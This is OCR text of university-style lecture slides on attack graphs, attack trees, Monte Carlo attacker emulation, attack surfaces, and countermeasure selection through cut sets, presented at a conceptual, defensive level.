
Attack graph

- It shows how a threat can compose elementary attacks to achieve a goal, a partial view = only attacks no other actions
- Each node models a set of access rights
- The graph is
  - a function of current vulns and of the attacker goals
  - acyclic because of monotone right acquisition
  - the worst case where attacks are successful
- In each node the threat can execute all the attacks that are possible in the previous states – the executed one + those granted by the rights granted by the last attack


System architecture



Attack Graph



One goal of one user



(a) (b)

Monte Carlo Analysis

- The size of the graph can be strongly reduced by focusing on an attacker behaviour
- Starting from the attack surface, we emulate the attacker behavior to discover only the paths the attacker may select according to its preferences and priorities
- More efficient than buillding all the paths and then prune those the attacker does not implement
- Multiple executions to handle
    - Non determinism in the behaviour
    - Handling of attack failures

Monte Carlo Analysis

- The approach is based upon the joint executions of the system model and the attacker one
- Multiple joint executions build a subset of the attacker attack graph
- The accuracy of the subset depends upon the accuracy of
  - System model
  - Attacker model
  - Number of executions = confidence level

Elementary vs complex attacks

- The discovery of elementary attacks against the system modules strongly differs from discovering how to compose them in an intrusion to a goal
- The discovery of elementary attacks depends upon the vulns in the system vulns and in the system components
- The discovery of complex attacks may be seen as an instance of a well known optimization problem = how to reach some nodes of a graph

Attack surface

- This surface includes any elementary attack that is the starting point of a complex attack, the first elementary attack of acomplex one
- The execution of an elementary attack in an intrusion outside the surface can be prevented by preventing the attacks in the surface
- The ratio r between the number of attacks in the surface and the overall number of attacks in intrusion is an approximated evaluation of the system security
  - $r \rightarrow 0$ by stopping a few attacks in the surface we stop all the plans
  - otherwise there are several ways to compose the attacks into plans so increasing the overall security is complex and expensive due to the large number of initial attacks


Attack Tree Analysis – I

- A top down approach to discover a tree that decompose a complex attack into simpler ones till we reach elementary attacks
- The top down decomposition ends when the frontier of the tree (each leaf) corresponds to an elementary attacks only
- Two alternative decompositions

AND = all the attacks are required
OR = just one of the attacks is required

Attack Tree Analysis - II


ATM attack



Attack Tree

Agenzia per l'Italia Digitale

Presidenza del Consiglio dei Ministri




Attack Tree Analysis -III

- Thinking of a tree may be misleading because elementary attacks may be shared among subtrees
- How to discover problems shared among subtrees?
- A model based on a finite state automata may simplify the recognition of equivalent states = the same set of access rights and, hence, of common subproblems
- States = set of access rights that have been acquired
- Automata = attack graph

Attack tree vs graph (automata)


- The attacks in an AND relation in the tree belongs to the same path of the graph
- An OR nodes implies that several paths can be defined and do exist in the graph
- A tree represents one or more complex attacks
  - Consider the subtree rooted in the tree root
  - The subtree includes all the sons of an AND node and one son of an OR node
  - The complex attack composes all the leaves (elementary attacks) of the subtree

Attack tree vs graph



Two complex attacks that are represented as two paths

Attack tree vs graph



Nine complex attacks that include one descendant of each or node

Countermeasure

- Any change to a system that decrease the success probability of an attacker
- Static countermeasure = it changes the target system for all its life
- Dynamic countermeasure = it changes the system only when it is under attack. Requires some monitoring tool to discover ongoing attacks and the effectiveness depends upon the one of the monitoring

Complex attacks and countermeasures

- To stop a complex attack we stop any of its elementary attacks ie by affecting the enabling vulnerability
- A countermeasure of an elementary attack A stops all the complex attacks where A appears
- Cut set of an attack graph = a set of arcs (= of elementary attacks) such that no goal can be reached if they are cut (if we stop the corresponding attacks)
- A cut set includes at least one elementary attack for each complex one that enables a threat to reach a goal (we need to discover all the complex attacks)
- Shared attacks are the key to cost effectiveness

